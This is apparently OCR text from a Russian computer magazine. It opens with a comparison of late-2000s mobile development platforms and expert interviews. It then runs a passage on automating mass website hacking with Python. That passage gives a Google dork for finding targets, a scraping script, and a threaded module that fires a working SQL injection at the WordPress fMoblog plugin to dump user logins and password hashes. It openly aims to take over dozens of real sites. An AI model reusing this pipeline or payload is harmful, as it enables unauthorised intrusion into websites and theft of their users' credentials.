Используемый язык похож на C++, среда разработки и документация — в порядке. Начать опытному кодеру будет легко. Своих нюансов хватает, но головной боли немного. Самое главное: не надо беспокоиться о совместимости со старыми версиями SDK и операционок (пламенный привет Symbian), с разношерстным железом, разными разрешениями экранов и миллионами способов ввода данных. Имеющиеся на рынке два (фактически, один) телефона аппаратно чуть ли не идентичны. Посему — программить выходит реально легче.

ВЕРДИКТ

Возможно, путь мобильного девелопера имеет смысл начинать именно с яблочной мобилки. Вот только, чтобы чего-то добиться, надо уметь часто и много думать, ориентироваться на пользователя, чувствовать тренды и движения рынка. Сможешь?



++++++++++++++++++++++++++++++++

JAVA ME

СПРАВКА

Используемые языки низкоуровневого программирования: Java ME

Примерное количество проданных устройств: почти миллиард только в 2008 году

Количество выпущенных моделей телефонов: 80% всех выпущенных в мире телефонов

ПОЗИТИВНЕНЬКО:

- Совместима с большинством выпущенных телефонов
- Легкая в освоении
- Специалисты востребованы на рынке

ПРОТИВНЕНЬКО:

- Не работает на iPhone, Palm OS и без дополнительного ПО — на Windows Mobile
- Много проблем с совместимостью и поддерживаемым функционалом
- Программы сложно продать

Джава вообще стоит особняком — это не операционная система, привязанная к конкретным производителям, а универсальная платформа, которую поддерживают чуть ли не все телефоны дороже $60–80 (iPhone не в счет, он от Стива Джобса).

Универсальность и многогранность платформы Java ME сочетаются с универсальностью и многогранностью самого языка: чтобы написать что-то толковое, надо достаточно неплохо разбираться в вопросе. Java-кодинг для мобилок напоминает верстку HTML — делаешь велосипед, а потом создаешь для него — педали, рули и седла, чтобы каждый желающий мог воспользоваться.

Правда, есть один существенный плюс: однажды написанную Java-программу относительно легко адаптировать и для свежеиспеченных сенсорных Nokia, и для настроенных на бизнес BlackBerry, и для обычных телефонов-звонилок, и даже для чего-то совсем нового, что выйдет только через год. И все же — Джава Джаве рознь. Отсюда и много дополнительной работы по адаптации готовых программ для новых устройств.

Но все проблемы по написанию софта кажутся мелочью по сравнению с тем, как непросто уговорить пользователя его поставить и, тем более, купить. Владельцы смартфонов предпочитают нативные программы, а большинство (абсолютное) владельцев телефонов и знать не знают о возможности установки дополнительного софта. Те, кто знают — или не подозревают, где его брать, или попросту не желают этим заниматься. Централизованного и официального магазина Java-программ нет, как не существует у владельцев телефонов сформированной культуры покупать Java-софт.

Да, Java-проги собираются на разнообразных форумах или сайтах вроде GetJar.com, но туда ходят только относительно продвинутые пользователи или же дети, желающие вытянуть максимум из подаренной бюджетной трубки, чья цель — игры и другие развлекательные программы (почти как у iPhone, кстати). Только единицы готовы платить за Java-программы. Java ME — скорее, прерогатива игр (часто — нескромного содержания), которые присылаются в обмен на SMS, отправленное на короткий платный номер.

ВЕРДИКТ

Хороший бизнес для любителей клонировать порноигрушки и развлекательные программки. Зарабатывать доллары можно через показ рекламы или контракты с оператором.

SYMBIAN

СПРАВКА

Используемые языки низкоуровневого программирования: Symbian C++, C, C++
Примерное количество проданных устройств: 226 млн. (вместе с японскими моделями)
Доля рынка смартфонов: 44%
Количество выпущенных моделей телефонов: 159

ПОЗИТИВНЕНЬКО:

- ОС распространена и весьма перспективна
- Специалисты востребованы и высокооплачиваемы
- Множество средств разработки и совместимых фреймворков

ПРОТИВНЕНЬКО:

- Язык труден в освоении
- Сложная система сертификации программ
- Ряд проблем совместимости с разными моделями

Одна из самых древних операционных систем с жутко непростой историей и доброй сотней выпущенных устройств. За более чем 15 лет развития операционку и весь сопутствующий инструментарий доделывали, переделывали, обновляли и довели до того, что все стало дико сложно. Тут и язык, максимально напоминающий старый добрый С, который за уши притянули к паттернам и идеям ООП, и переживания по поводу совместимости с разными версиями платформы, сертификаты и прочие отвлекающие детали. Nokia постоянно пытается поправить ситуацию — портировали фреймворк Qt, библиотеки P.O.S.I.X, базовые компоненты STL и Boost, ряд ключевых API C++ (IOStreams и иже с ним). Есть отдельные проекты, позволяющие на Symbian-смартах запускать ПО, написанное на C#, Ruby, Python. Прибавь к этому сильное комьюнити, разнообразные поощряющие кампании для разработчиков...— и получишь примерную картину противоречивого мира Symbian-девелоперов. Что до, собственно, продаж программ,— до лета об этом можно не думать. Nokia анонсировала магазин ПО, который будет встраиваться в новые смарты, но пока непонятно, кого и как туда пустят. Во всех современных девайсах с интерфейсом S60 есть сервис Download!, куда финны пускают только супер-пупер компании с высоким статусом и очень толковыми продуктами. Еще существует все тот же GetJar, специализированный Handango и встроенный в сайт Nokia магазин, но это уже совсем другой User Experience, нежели покупка софта прямо с девайса. В любом случае,— продать простенькую игру или программу в мире Symbian не удастся. Здесь другие интересы и желания. Symbian SDK предоставляет гигантские возможности и пользователи привыкли к максимально высокому функционалу. Но и стоит местное ПО не $5, а, как минимум, $25, а то и $50–70 (бывает и такое).

ВЕРДИКТ

Symbian-девелоперам лучше развиваться в сторону работы в софтверной компании, нежели в качестве индивидуального кодера. Вот это — действительно перспективно и пахнет зелеными купюрами!

ANDROID

СПРАВКА

Используемые языки низкоуровневого программирования: Java
Примерное количество проданных устройств: 1 миллион
Доля рынка: менее 1%
Количество выпущенных моделей телефонов: 1

ПОЗИТИВНЕНЬКО

- Удобные средства разработки
- Подробная документация
- Бесплатность для разработчика

ПРОТИВНЕНЬКО

- Крайне мало совместимых моделей
- Система еще достаточно сырая
- Специалисты мало востребованы на рынке

Samsung и многие другие компании пообещали выпустить аппаратуру на базе Android, однако сложно говорить о популярности устройств в будущем. Google удалось сформировать прекрасное комьюнити, привлечь большое количество разработчиков и подготовить для них подробную документацию с множеством примеров, удобную среду разработки. Это несомненные плюсы, вот только пока сложно получить за свою работу деньги, если Android-кодер, конечно, не работает на софтверную компанию с заказчиками в далекой Америке.

ВЕРДИКТ

Разумнее пока выступить в роли наблюдателя. На бумаге (и в обещаниях менеджеров) все красиво, а вот на деле у нас только три полуодинаковых телефона от HTC и много-много тематических новостей на блогах. Даже в этом материале наши эксперты упомянули об Android, но сами отдаваться этой платформе не спешат.

WINDOWS MOBILE

СПРАВКА

Используемые языки низкоуровневого программирования: C++, C# .Net
Примерное количество проданных устройств: 50 млн. с начала существования, 20 млн. в прошлом году
Доля рынка: 13%
Количество выпущенных моделей телефонов: более 30 новых моделей в прошлом году

ПОЗИТИВНЕНЬКО

- Позволяет работать с железом на низком уровне
- Удобные средства разработки
- Качественная документация

ПРОТИВНЕНЬКО:

- ОС сильно отстает от современных требований
- Устройства — преимущественно азиатского происхождения
- Основные пользователи — корпорации и технофрики

Такое ощущение, что платформу намеренно загнали в тупик — она не отвечает современным требованиям к скорости работы интерфейса, мультимедийности, качеству, интеграции с Web и сервисами. В эпоху яркокрасочных AMOLED-экранов WinMo поддерживает всего 65 535 цветов и безбожно тормозит даже на самом крутом железе. Свеженькая версия 6.5 имеет новый макияж да пару неконцептуальных инноваций, которые мало исправляют положение.
В то же время платформа предоставляет беспрецедентно низкий уровень доступа к железу. Очень часто программы, которые можно сделать для WinMo, нельзя реализовать ни на одной другой платформе. Именно поэтому все промышленные коммуникаторы и разнообразные специализированные устройства делаются на этой ОС. А еще ОС от Microsoft используют вкупе с самым передовым железом. Когда-то только на девайсах с Windows Mobile можно было встретить VGA-экраны и Wi-Fi. Теперь в Windows-телефоны ставят экраны с сумасшедшим разрешением 800x480, с которыми могут соревноваться только монстры японского рынка.
При всем обилии функций, мощном железе и богатых возможностях конечные устройства совершенно не удовлетворяют запросам современного пользователя, привыкшего к красочному и быстрому интерфейсу iPhone. У WinMo проблема таится глубоко внутри, в кривоватом коде и медленной разработке новых версий.


ВЕРДИКТ

Windows Mobile не умер и не умрет — Редмонд еще долго будет поддерживать свою ОС и пытаться исправить положение. Потерю популярности умный кодер может использовать для реализации своих амбиций. Ведь надо же создателям новеньких HTC что-то ставить на свои дорогие игрушки?

ЭПИЛОГ

Ты наверняка ждешь заключения, где умные люди отправят тебя по нужному адресу, скажут, что скачать, поставить и на чем кодить. И напрасно ждешь. Это не имеет смысла без учетов сотни вторичных факторов и усло-


АЛЕКСАНДР ЖИЛЬ, КОМПАНИЯ SCIENCESOFT


НИКИТА ЛЕОНОВ, КОМПАНИЯ CACTUSSOFT


вий. Цель статьи — помочь тебе сделать правильный выбор, увидеть тренды и услышать мнения экспертов. А выводы придется рождать уже самому. Дерзай!


КОММЕНТАРИИ ЭКСПЕРТОВ

SCIENCESOFT **ОТРАСЛИ:** телекоммуникации, финансовая сфера, здравоохранение, безопасность, инженерия, транспорт и сбыт.
МОБИЛЬНЫЕ ПЛАТФОРМЫ: Windows Mobile, Symbian, J2ME, Brew, Android.
ПОДРОБНЕЕ: scnsoft.com.
О ЗАКАЗАХ: сейчас, скорее, мы объясняем клиенту, для какой платформы ему лучше разрабатывать ПО, нежели наоборот. Клиенты приходят лишь с идеями и сильным желанием воплотить их в жизнь. Дальше — уже работа наших экспертов. В зависимости от сферы деятельности, образа конечного пользователя и других факторов, эксперты планируют и рекомендуют те или иные платформы.
О ПЕРСПЕКТИВАХ: сложно выделить приоритетную платформу. Мы одновременно развиваем несколько направлений, таких как: Symbian, J2ME, WinMo, iPhone, Android и Linux, чтобы быть готовыми к возможным переменам рынка и чтобы нас не задели трудные времена или затормаживание развития любого игрока индустрии.
О РАБОТЕ: мы считаем, что успех проекта зависит не от исполняемого языка или платформы, а от степени готовности команды к решению возможных (прогнозируемых) проблем, а также от степени сложности проекта, конечного видения продукта заказчиком и нашей готовности быстро, качественно сделать продукт в отведенные сроки.

+++++++++++++++++++++++++++++++

CACTUSSOFT **ОТРАСЛИ:** мобильное ПО, встроенное ПО, VoIP, Java, .NET, сложные WEB-приложения.
МОБИЛЬНЫЕ ПЛАТФОРМЫ: iPhone, Android, Windows Mobile, BlackBerry, Symbian, J2ME. Подробнее: cactussoft.biz.
О ЗАКАЗАХ: последние полгода мы получаем много заказов на разработку под iPhone. Большинство наших заказчиков — американские компании, а в США iPhone очень популярен. Подогревают интерес к программированию под iPhone и многочисленные success stories о «выстреливших» программных продуктах.


КРИС ДЬЮРИ, КОМПАНИЯ GETJAR



О ПЕРСПЕКТИВАХ: сейчас ориентируемся на iPhone, Symbian и BlackBerry, так как уже накопили достаточно опыта, а внушительное портфолио привлекает новых клиентов. В долгосрочной перспективе (скорее всего, ближе к 2010 году) мы рассчитываем на поток заказов под Google Android.
О РАБОТЕ: концептуальной разницы между проектами для разных систем нет, но для iPhone и Android, в общем, получается легче. В дальнейшем разрабатывать под Android будет сложнее (из-за большого количества устройств на рынке от различных производителей, что потребует дополнительных работ).

GETJAR **ОТРАСЛИ:** самый популярный в мире каталог мобильного ПО и комьюнити разработчиков.
ПЛАТФОРМЫ: Java, Symbian, Windows Mobile, BlackBerry, Palm, Flash Lite. Подробнее: getjar.com.
О ПЛАТФОРМАХ: сегодня самой популярной платформой, без сомнения, является Java. В этом несложно убедиться, просмотрев нашу статистику: stats.getjar.com. Большинство из первой двадцатки поддерживает только Java. И вообще, на рынке максимальное количество Java-совместимых телефонов. Что касается ближайшего будущего, то через 3–5 лет лидерами станут Symbian и iPhone (в приведенном порядке). Nokia активно продвигает Symbian, поэтому, пока она не сменит политику, у Symbian будет огромная доля рынка. Доля рынка iPhone увеличится после появления более дешевой модели, что должно случиться относительно скоро.
ОБ ANDROID: Android претендует на место доминантной Linux-платформы. Он предлагает гибкую систему лицензирования, ничего не стоит производителям и удобен для разработчиков.
О РАБОТЕ: отличие GetJar от других магазинов и мобильных приложений в том, что мы не ограничиваем пользователя какой-то одной или парой платформ. Мы предоставляем максимальный выбор, привлекаем разработчиков всех перспективных платформ и позволяем им заработать. Наиболее активно развиваются отделы Java, Symbian, BlackBerry, Windows Mobile и Android.

АЛЕКСАНДР ТРУФАНОВ **ОПЫТ РАБОТЫ:** Symbian OS (платформы S60 и UIQ), немного Windows Mobile.
ЗАСЛУГИ: Accredited Symbian Developer, Forum Nokia Champion.
ЛЮБИТ: Symbian OS, платформа S60.
НЕ ЛЮБИТ: iPhone
О КОДИНГЕ: Symbian C++ позволяет сделать на S60 то, что не могут ни J2ME, ни какой-либо другой язык программирования или технология. Изучать его можно сразу после базового курса ООП и C++, который многим читают в вузе. Опыт разработки приложений для Windows не требуется — наоборот, может помешать. «Индусский код», пренебрежение правилами, даже нарушение соглашения об именовании объектов — отольются программисту бессонными ночами за дебаггером. Все это я знаю по собственному опыту, так что мой совет — сначала читайте книжки и не один раз, до тех пор, пока не поймете теорию, и только потом садитесь за Carbide.
Последние SDK носят приставку all-in-one: в них входят средства разработки на Symbian C++, Open C/C++, Java, WRT (виджеты для браузера) и Python. В качестве IDE рекомендую Carbide.c++ 2.x — это наиболее мощный и удобный инструмент, к тому же, с декабря 2008 ставший бесплатным. На данный момент Carbide.c++ позволяет создавать приложения на Symbian C++, C/C++ и Qt.
О ДОКУМЕНТАЦИИ: SDK комплектуется внушительным справочником. В целом, недостатка в документации по платформе Symbian нет. Единственная проблема — очень мало русскоязычных материалов.
О КОМЬЮНИТИ: за ответами на частные вопросы можно обратиться в Forum Nokia. Это полноценная организация, в задачи которой входит взаимодействие с бизнесом и разработчиками. За документацией на русском можно сходить на devmobile.ru.
ОБ ANDROID: Android слишком сырой. Google удалось отчасти повторить WOW-эффект Apple, и многие программисты возложили на него необоснованные надежды. Но я бы подождал, пока Android покорит обещанные высоты, прежде чем всерьез рассматривать эту ОС. Android уже сейчас имеет серьезные проблемы с совместимостью. Боюсь, для этой ОС будут характерны все недостатки J2ME. Создание приложений на Java — занятие несложное, поэтому сообщество Android-разработчиков довольно многочисленно, а значит — высока конкуренция. Как разработчик, я сейчас не вижу возможностей получения прибыли от создания приложений для гуглофонов.



ОБ IPHONE: разработка приложения для iPhone не импонирует мне по идейным соображениям. Платформа Apple имеет большое число ограничений, как вследствие технических особенностей, так и из-за особой политики компании. Целые классы приложений для iPhone создать просто невозможно. Среди однотипных программ сложнее конкурировать, и на первое место выходит маркетинг, а не мастерство разработчика.
О ДЕНЬГАХ: Symbian имеет ряд преимуществ перед другими ОС — это широкие возможности и распространение. Свой AppStore недавно организовал Samsung, Nokia анонсировала Ovi Store и предоставляет набор различных программ по взаимодействию с бизнесом и каналы продаж софта и контента.

++++++++++++++++++++++++++++++++++

АЛЕКСАНДР БАКУНОВИЧ **ОПЫТ РАБОТЫ:** J2ME, Windows Mobile 2003/2005/6.0, Android.
ЗАСЛУГИ: Senior Developer.
ЛЮБИТ: J2ME (MIDP 2.0+), Windows Mobile.
НЕ ЛЮБИТ: Symbian.
ОБ ANDROID: на Google Android легко перейти, если хорошо знаешь Java. У языка/платформы есть свои сложности и заковырки, но где их нет? Вообще, в плане заковырок у всех телефонов нормальное распределение, то есть, у всех количество багов примерно равно :). Google сумела сваять очень удобный SDK, создав условия для комфортной работы девелопера. Понятно, что все это еще довольно сырое и будет меняться, но уже сейчас тут много всего удобного. И над Google не висел хвост совместимости с предыдущими версиями платформы и архивом девайсов, поэтому API для Android чище и красивее.
О ДОКУМЕНТАЦИИ: документацию сделали почти идеально — подробная и доходчивая. Я бы оценил на 4 по пятибальной. Да и комьюнити уже сформировалось. За советом и помощью смело можно шагать на code.google.com/android/groups.html.
ОБ ОСТАЛЬНЫХ: лично мне, наверное, больше всего нравится J2ME (MIDP 2.0+). Она наиболее продумана, хотя и со своими недостатками. Раздражает вопрос совместимости с разными моделями телефонов, когда у каждого производителя определенный набор API.
На втором месте — Windows Mobile. Эта ОС дает программисту больше возможностей по управлению железом телефона, но и знать нужно больше. Для J2ME и для WM есть отличные IDE (Eclipse и Visual Studio) и средства отладки. Очень много документации и различных how to. И там, и там нужен опыт, сразу мало что получается. Переход на эту платформу означает максимум сидения за дебагом и на форумах, минимум кодинга. Под WinMo помогает опыт программирования WinAPI. Symbian мне совсем не понравилась. Возможно, потому что знаком относительно поверхностно.
О ДЕНЬГАХ: пока возможности продавать через Android Market нет, но обещают, что вот-вот будет. Я сейчас разрабатываю Augment Reality — игру для Android. Можно считать, что это хобби. Надеюсь, из него получится что-то достойное.

«GOOGLE СУМЕЛА СВАЯТЬ ОЧЕНЬ УДОБНЫЙ SDK, СОЗДАВ УСЛОВИЯ ДЛЯ КОМФОРТНОЙ РАБОТЫ ДЕВЕЛОПЕРА. ПОНЯТНО, ЧТО ВСЕ ЭТО ЕЩЕ ДОВОЛЬНО СЫРОЕ И БУДЕТ МЕНЯТЬСЯ, НО УЖЕ СЕЙЧАС ТУТ МНОГО ВСЕГО УДОБНОГО».

++++++++++++++++++++++++++++++++++

АНДРЕЙ ОБРАЗЦОВ **ОПЫТ РАБОТЫ:** J2ME, Sony-Ericsson UIQ, Motorola, немного BlackBerry OS и были еще платформы от LG и Samsung.
ЗАСЛУГИ: Sun Certified Mobile Application Developer.
ЛЮБИТ: Sony Ericsson — 4ever!
НЕ ЛЮБИТ: S40, S60 за большое количество недокументированных ограничений.
О JAVA ME: участники Java Community Process во главе с Sun усиленно дорабатывают Java ME, но новые решения принимаются как-то очень медленно и несогласованно, поэтому производители делают свои ни с чем не совместимые API. Отсюда все проблемы и головная боль. Не существует стандартного API для обработки звонков или Instant Messaging, нет SIP-стека для VoIP, а стандартный набор UI-компонентов более чем скромен. Все это и многое другое у каждого производителя уникально, а кодеру приходится подстраиваться. Лучом света в темном царстве выглядит JavaFX Mobile, но это будущее. Возможно, далекое.


АНДРЕЙ ОБРАЗЦОВ

О КОДИНГЕ: Java ME по синтаксису практически совпадает с «большой» Java. Отсутствует finalization, JNI для работы с библиотеками, написанными не на Java, и есть ряд других ограничений. Все классы, относящиеся к ME, сгруппированы внутри пакетов javax.microedition. Стандартные средства языка сгруппированы по тем же пакетам, что и в Java SE, только, конечно, в весьма сокращенном составе.
Большим недостатком является отсутствие инструментов для удобной отладки приложений на устройствах, ведь работающая на эмуляторе программа вовсе необязательно также без проблем будет исполняться на телефоне!
О СОВМЕСТИМОСТИ: когда речь заходит о менее тривиальных вещах (например, progressive download, Bluetooth-чат с несколькими (более чем 1) устройствами), обнаруживается масса плохо документированных особенностей, приспособиться к которым предстоит непосредственно программисту. Кроме всего прочего, реальные устройства страдают всяческими ограничениями в ресурсах и прочими неприятными «сюрпризами».
О ДОКУМЕНТАЦИИ: все, что касается базовой платформы JTWI-устройств (Java Technology For Wireless Industry), — хорошо проработано и отлажено. Но дьявол кроется в деталях, и добравшемуся до тестирования приложения на телефоне вряд ли удастся обойтись без углубления в детали. Готовьтесь к часам корпения в debug'е.
О КОМЬЮНИТИ: существует несколько больших девелоперских комьюнити, посвященных разработке мобильных приложений. В первую очередь, это ресурсы, поддерживаемые производителями телефонов. Лучшие — у Nokia, Sony Ericsson, Motorola. Кроме, естественно, спецификаций и guide-lines, доступных для скачивания, ответы на некоторые вопросы, связанные с особенностями имплементации той или иной функциональности, можно найти на форумах.
ОБ ANDROID: в мобильном подразделении компании ScienceSoft (www.sciencesoft.com), где я работаю, мы участвуем в проектах по всем направлениям развития мобильной Java: J2ME, Blackberry (которая очень близка к стандартам Sun), Android. Сейчас многие java-программисты с надеждой смотрят в сторону Android. Он таки открыл многие недоступные j2me-шникам API — это отличная новая ниша для роста доли рынка Java, пусть и не в русле политики Sun. А к J2ME-платформе в полной мере применимы слова генерала Де Голля: «Ее ждет великое будущее, и всегда будет ее ждать... ».



РОМАН «SPIRIT» ХОМЕНКО
/ HTTP://TUTAMC.COM /

КОНВЕЙЕРНЫЙ ХАК ПО-ПРОГРАММЕРСКИ

Автоматизация взлома сайтов с помощью Python

Захватить один сайт, к примеру, за час — хорошо. А сотню? Вот уж действительно здорово! В этом нелегком деле хакерам помогают программерские средства автоматизации. Сейчас мы, на основе конкретного примера, напишем тулзу на **Python**, с помощью которой захватим несколько десятков сайтов.

Среди множества сайтов, на которые подписана моя RSS-читалка, почетное место занимает крупнейший баг-трекер http://milw0rm.com. Постоянное чтение данного ресурса со временем подвело меня к интересной мысли — как на практике применить всю эту кучу постоянно обновляющейся информации. Я решил создать свой маленький хак-конвейер, который на вход будет принимать свежие баги с milw0rm, а на выходе — выдавать много-много паролей к сайтам. Как ты догадываешься, идею я не только довел до практической реализации, но и горю желанием поделиться с тобой подробностями. Общий алгоритм работы нашего заводика будет таким:

• Достать список всех сайтов, теоретически содержащих уязвимость;
• Попытаться эксплуатировать уязвимость в каждом из них.

Приступим!

ПРИМЕР ДЛЯ КОНВЕЙЕРА

Над выбором примера долго мучиться не будем. Возьмем последнее, что есть на milw0rm под любимый многими WordPress — http://milw0rm.com/exploits/8229, где описана бага в плагине галереи fMoblog:

```
Wordpress Plugin fMoblog Remote SQL
Injection Vulnerability
Author: strange kevin
Dork: "Gallery powered by fMoblog"

Exploit: http://www.site.
com/?page_id=[valid_id]&id=-
99+union+all+select+1,2,3,4,group_
concat(user_login,0x3a,user_
pass,0x3a,user_email),6+from+wp_
users--
```

СПИСОК ЖЕРТВ

Любой массовый захват сайтов начинается с поиска подходящих кандидатур. В описании автор любезно предоставил dork — фразу для поиска, с помощью которой можно получить солидный список потенциальных жертв. Правда, исходя из опыта, он не совсем нам подойдет, ведь для сплоита нужен валидный идентификатор страницы. Этот идентификатор поиска нам надо будет получить одновременно с URL страницы, поэтому дорк мы изменим на:

```
inurl:page_id+"Gallery+powered
+by+fMoblog"
```

А теперь пропарсим Гугл по вышеозначенному дорку:

```
http://www.google.com/
search?q=dork&start=0
```

После загрузки страницы мы применим регулярку, получив с ее помощью список URL уязвимых сайтов. Составить регулярку легко, посмотрев на исходную страницу Гугла после поиска: все нужное нам находится в теге «a», который идет после элемента с классом «r». Итак, прошу любить и жаловать наш регэксп:

```
class=r><a href="([^»&]*)
```

Здесь видим, что в квадратных скобках указано взять все символы, кроме двойных кавычек или знака &. После обработки рэгэкспом строка вида:


```
...<h3 class=r><a href="http://
saturdaybang.org/?page_
id=12&id=16"...
```

– вернется к нам в первом параметре в виде: http://saturdaybang.org/?page_id=12, что нам и требуется.

Используя эти знания, напишем скрипт парсинга (google.py), который будет складывать результаты в файл (например, google.txt). На этом скрипте, в силу его простоты, мы останавливаться не будем, комментированные исходники ты сможешь найти во врезке. Я лишь замечу, что там подключен один неизвестный тебе самописный модуль curl, размещенный в файле curl.py. Он представляет собой обвертку над pycurl. Curl.py состоит всего из одной функции, которая облегчает использование pycurl при Get-запросах. Эта функция url_get принимает один параметр — URL сайта, а возвращает или пустое значение, если запрос не удался, или тело ответа. Рассмотрим его более подробно:

curl.py

```
# подключаем модули для работы с се-
тью и для работы со строками
import pycurl
import StringIO
# в аргументе передаем URL запроса
def url_get(url):
    # инициализируем объекты
    data = StringIO.StringIO()
```




```
curl = pycurl.Curl()
#настраиваем pycurl
curl.setopt(
   pycurl.FOLLOWLOCATION, 0)
curl.setopt(
   pycurl.CONNECTTIMEOUT, 30)
curl.setopt(pycurl.URL, url)
curl.setopt(pycurl.WRITEFUNCTION,
   data.write)

try:
   # исполняем запрос
   curl.perform()
except:
   pass
curl.close()
# возвращаем результат
return data.getvalue()
```

После запуска написанного скрипта google.py нами будет получен файл google.txt со списком теоретически уязвимых сайтов, благодаря чему мы можем перейти к самому интересному — к разработке системы тестирования.

ПРОЕКТИРОВАНИЕ ЗАВОДА

Скрипт тестирования реализуется разными способами, но мне бы хотелось сделать ставку на универсальность — баги появляются всякие, и скрипт должен быть достаточно гибким, чтобы его можно было бы под них оперативно модифицировать. В общем, я решил разделить все хозяйство на две части. В задачи первой (главной) части будет входить открытие списка сайтов, запуск функции проверки, — а саму функцию проверки мы вынесем в отдельный файл ради обеспечения гибкости. Пусть главный файл будет называться autotester.py, а файл с функцией тестирования — wp.py.

РАЗРАБОТКА WP.PY

Модуль wp.py состоит из конфига и одной функции. В конфиге в переменной max_count_thead мы укажем максимальное количество потоков, а затем, в переменных, укажем названия файлов, которые нам нужны:

```
file_google = «google.txt»
file_success = «success.txt»
file_failed = «failed.txt»
max_count_thead = 20
```

В file_google будут находиться тестируемые сайты. В file_success попадет удачный результат тестирования, а в file_failed — неудачный. С файлами есть один нюанс. Нам нужно, чтобы все потоки могли записывать информацию в файлы беспрепятственно. Сделать это в функции тестирования нельзя, так как она будет исполняться в потоке в процессе записи в файлы из нескольких потоков. Поэтому открытие, закрытие и саму запись предстоит вынести в главную программу, а функции тестирования будут лишь вызывать их. Для этого подключим в нашем модуле тестирования главную программу, чтобы иметь доступ к функциям, которые мы назовем success и failed. Их подключения выполним так:

```
from __main__ import success,failed
```

__main__ — это специальная переменная, которая определяет главный модуль. Теперь, к примеру, чтобы записать информацию о неудачном взломе, нужно вызвать:

```
failed('site')
```

Сами функции мы разработаем в процессе создания главного модуля. Перейдем к разработке функции тестирования. Пусть она будет называться run и в качестве аргумента принимать url сайта для тестирования:

```
import curl
import re
def run(url):
  new_url = url + '&id=-
999+union+all+select+1,2,3,4,
group_concat(0x3a,0x3a,user_
login,0x3a,user_pass,0x3a,0x3a),
 6+from+wp_users--'

 rez = curl.url_get(new_url)
 rez = re.findall('::(.*)::',rez)
 if (len(rez)==0):
   failed(url)
 else:
    success(url + ':' + rez[0])

 print '# ' + url + ' tested'
```

Сначала в ней делается запрос, в котором присутствует SQL-инъекция. Она вернет нам логины и пароли. При выводе результата тот обрамляется двоеточием (0x3a) — благодаря чему результат мы сможем извлечь простой регуляркой.
Результаты удачного взлома записываются в соответствующий файл, а неудачного выносятся на позорный столб, имя которому — failed.txt.

МНОГОПОТОЧНОСТЬ

В ядре мы будем использовать многопоточность. Для лучшего понимания предварительно изучим немного теории. Многопоточность в питоне довольно проста и реализовать ее можно разными методами. Мы рассмотрим только один (мой любимый). Для его использования нужно объявить библиотеку «thread» через команду «import thread», а дальше — спокойно запускать абсолютно любую функцию как поток командой thread.start_new_thread. Для демонстрации данного подхода объявим простенькую функцию с одной инструкцией «pass» (в Python нельзя объявить цикл или функцию совсем без инструкций):

```
def some_function():
   pass
```

Далее запустим эту функцию как поток:

```
thread.start_new_thread(
  some_function,())
```

А поскольку прелесть потоков в их количестве, то запустим сразу десять штук:

```
for i in xrange(0,10):
  thread.start_new_thread(
     some_function,())
```

